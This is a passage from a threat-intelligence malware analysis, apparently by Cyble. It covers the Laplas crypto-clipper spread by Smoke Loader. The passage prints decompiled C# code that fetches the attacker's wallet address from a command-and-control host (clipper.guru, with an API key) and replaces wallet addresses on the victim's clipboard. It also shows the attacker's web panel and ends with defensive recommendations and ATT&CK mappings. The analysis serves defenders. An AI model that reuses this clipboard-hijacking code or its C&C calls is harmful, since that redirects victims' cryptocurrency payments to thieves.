
```
public static string GetAddress(string address)
{
    return Api.SendRequest("get", new Dictionary<string, string>
    {
        {
            "address",
            address
        }
    });
}
```

```
private static string SendRequest(string method, Dictionary<string, string> parameters)
{
    string result;
    using (WebClient webClient = new WebClient())
    {
        parameters.Add("key", Config.ApiKey);
        string address = string.Format("http://{0}/bot/{1}?{2}", Config.Domain, method, string.Join("&", from parameter in parameters
        select string.Format("{0}={1}", parameter.Key, Uri.EscapeDataString(parameter.Value))));
        string text = webClient.DownloadString(address);
        result = ((!(text == "error")) ? text : null);
    }
    return result;
}
```

```
0 %
ocals
ame                 Value
System.Linq.E...    {System.Linq.Enumerable.WhereSelectEnumerableIterator<System.Collections.Generic.KeyValuePair<string, string>, string>}
string.Join retu... "address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"
method              Cannot obtain value of the local variable or argument because it is not available at this instruction pointer, possibly because it has been optimized away.
parameters          Cannot obtain value of the local variable or argument because it is not available at this instruction pointer, possibly because it has been optimized away.
webClient           {System.Net.WebClient}
address             "http://clipper.guru/bot/get?address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"
```

Figure 8 – TAs wallet address download from server

After downloading the TAs wallet address, the clipper replaces it with the victim’s wallet address using the *Clipboard.SetText()* method as shown below.



```
DateTime now = DateTime.Now;
for (;;)
{
    Thread.Sleep(10);
    try
    {
        if ((DateTime.Now - now).TotalSeconds > 6.0)
        {
            Config.AddressRegex = Api.GetRegex();
            Api.SetOnline(Environment.MachineName);
            now = DateTime.Now;
        }
        string text = Clipboard.GetText();
        if (!(text == b))
        {
            Regex addressRegex = Config.AddressRegex;
            string input = text;
            if (Handler.<>f__mg$cache0 == null)
            {
                Handler.<>f__mg$cache0 = new MatchEvaluator(Handler.AddressEvaluator);
            }
            text = addressRegex.Replace(input, Handler.<>f__mg$cache0);
            Clipboard.SetText(text);
            if (Clipboard.GetText() == text)
            {
                b = text;
            }
        }
    }
    catch
    {
    }
}
```

Locals

Name	Value	Type
b	""	string
now	Cannot obtain value of the local variable or argument because it is no...	
text	"bc1qtl6xflul97af6ggmdwn7wths0klvev7netvzp0"	string
addressRegex	Decompiler generated variables can't be evaluated	
input	Decompiler generated variables can't be evaluated	

Clipboard

bc1qtl6xflul97af6ggmdwn7wths0klvev7netvzp0

bc1qqx3mt05z6zh7ucn5egejcxckl7fk6edaq6uzp0

Figure 9 – Replacing Clipboard value with TA's wallet address

The clipper actively monitors the victim's clipboard activity and replaces the wallet address whenever it identifies if the victim tries to copy any wallet addresses for performing cryptocurrency transactions. This results in redirecting the transaction to TAs wallet address.

Laplas Clipper Web Panel:

Here are some screenshots that showcase the web panel of the Laplas Clipper.

The login page of Laplas Clipper is shown below.





Figure 10 – Laplas Clipper C&C panel login page

The figure below shows the Dashboard page of the Laplas clipper web panel from TAs telegram channel, which demonstrates the status of infected computers and active TAs wallet address details.



51
Infected computers
Updated: 1 second ago


34
Computers online
Updated: 1 second ago

Active addresses (Total: 7)

#	Type	Address	Manual check
1	HEX (ETH, BSC, etc...)	0x4[redacted]0b5	CHECK
2	Bitcoin	[redacted]FMD	CHECK
3	Bitcoin	[redacted]02gsx	CHECK
4	Bitcoin	[redacted]M76rZ	CHECK
5	HEX (ETH, BSC, etc...)	0x4[redacted]A61	CHECK
6	Bitcoin	[redacted]cw	CHECK
7	Bitcoin	[redacted]B	CHECK

Figure 11 – Laplas C&C panel dashboard

The TAs can also add their wallet address in the Clipper menu to replace the victim's wallet Address with the TA's wallet address, as shown below.


Not secure | [redacted]/clipper

[redacted] | LICENSE END

LAPLAS
Main
Dashboard
Clipper
Notifications
Profile
Settings
License
Contacts
Support
Telegram Channel
Other
Logout
Clipper
Settings
Save changes
Bitcoin (BTC)
Bitcoin Address (Starts with 1):
Address
Bitcoin Address (Starts with 3):
Address
Bitcoin Address (Starts with bc1q):
Address
Bitcoin Cash (BCH)
Bitcoin Cash Address (Starts with 1):
Address
Bitcoin Cash Address (Starts with 3):
Address
Bitcoin Cash Address (Starts with q):
Address
Bitcoin Cash Address (Starts with p):
Address
Litecoin (LTC)
Litecoin Address (Starts with L):
Address
Litecoin Address (Starts with M):
Address
Litecoin Address (Starts with 3):
Address
Litecoin Address (Starts with ltc1q):
Address
Ethereum Network, BSC Network, etc..
DogeCoin (DOGE)
Monero (XMR)

Figure 12 – TAs wallet address page in C&C panel

Conclusion

Smoke Loader is a well-known, highly configurable, effective malware that TAs are actively renovating. It is a modular malware, indicating it can get new execution instructions from C&C servers and download additional malware for expanded functionality. In this case, the TAs use three different malware families for financial gain and other malicious purposes.

The RecordBreaker, a revived version of Raccoon Stealer, is used to steal sensitive information, the SystemBC is a multifunctional threat combining proxy and remote access trojan features, and the new Laplas clipper performs clipboard hijacking to steal cryptocurrency from victims.

Cyble Research and Intelligence Labs will continue monitoring the latest phishing or malware strains in the wild and update blogs with actionable intelligence to protect users from such notorious attacks.

Our Recommendations

- The initial infection happens via spam email, so the enterprise should use email-based security to detect phishing emails. Also, refrain from opening untrusted links and email attachments without first verifying their authenticity.
- The actual loader downloads other malware families, so using a reputed antivirus is recommended on connected devices, including PCs and laptops. The security software should have the latest security updates to detect new malware families such as Laplas Clipper.
- The users should carefully check their wallet addresses before making any cryptocurrency transaction to ensure there is no change when copying and pasting the actual wallet addresses.
- The seeds for wallets should be stored safely and encrypted on any devices.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Block URLs that could spread the malware, e.g., Torrent/Warez.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204 T1203	User Execution Exploitation for Client Execution
Persistence	T1053	Scheduled Task/Job
Privilege Escalation	T1055 T1574	Process Injection DLL Side-Loading
Defense Evasion	T1027 T1562 T1497 T1036 T1070 T1564	Software Packing Disable or Modify Tools Virtualization/Sandbox Evasion Masquerading File Deletion Hidden Files and Directories
Discovery	T1057 T1082 T1518	Process Discovery System Information Discovery Security Software Discovery
Command and Control	T1071 T1105 T1571	Application Layer Protocol Ingress Tool Transfer Non-Standard Port

Indicators of Compromise (IOCs)

Indicators
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